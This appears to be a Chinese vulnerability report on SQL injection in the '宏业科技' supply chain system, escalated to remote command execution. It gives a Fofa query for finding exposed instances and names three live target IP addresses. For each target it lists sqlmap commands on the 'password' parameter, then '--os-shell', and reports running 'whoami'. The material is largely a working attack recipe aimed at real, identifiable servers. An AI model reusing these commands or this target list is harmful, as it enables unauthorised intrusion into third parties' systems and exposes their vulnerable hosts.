宏业科技-供应链系统sql注入导致命令执行getshell

资产确认



案例展示

Foda语句 app="宏业科技-供应链系统"




登录页面



案例1

url <http://114.116.87.2:5678/>


数据包




Sqlmap命令

Sqlmap -r 001.txt -p “password”

漏洞确认



跑出数据库验证




只用三条验证

Sqlmap生成shell

Sqlmap -r 001.txt -p “password” –os-shell

拿到shell


执行命令



成功执行whoami

案例2 <http://124.117.250.148:8088/>


数据包




Sqlmap命令

Sqlmap -r 002.txt -p “password”

漏洞确认




数据库



Sqlmap生成shell

命令 sqlmap -r 002.txt -p “password” –os-shell



成功执行命令

案例3


url <http://124.70.34.116:5432/>

数据包




Sqlmap命令

Sqlmap -r 003.txt -p “password”



数据库验证



Sqlmap生成shell

Sqlmap -r 003.txt -p “password” –os-shell

验证完毕 其余url在附件中

谢谢审核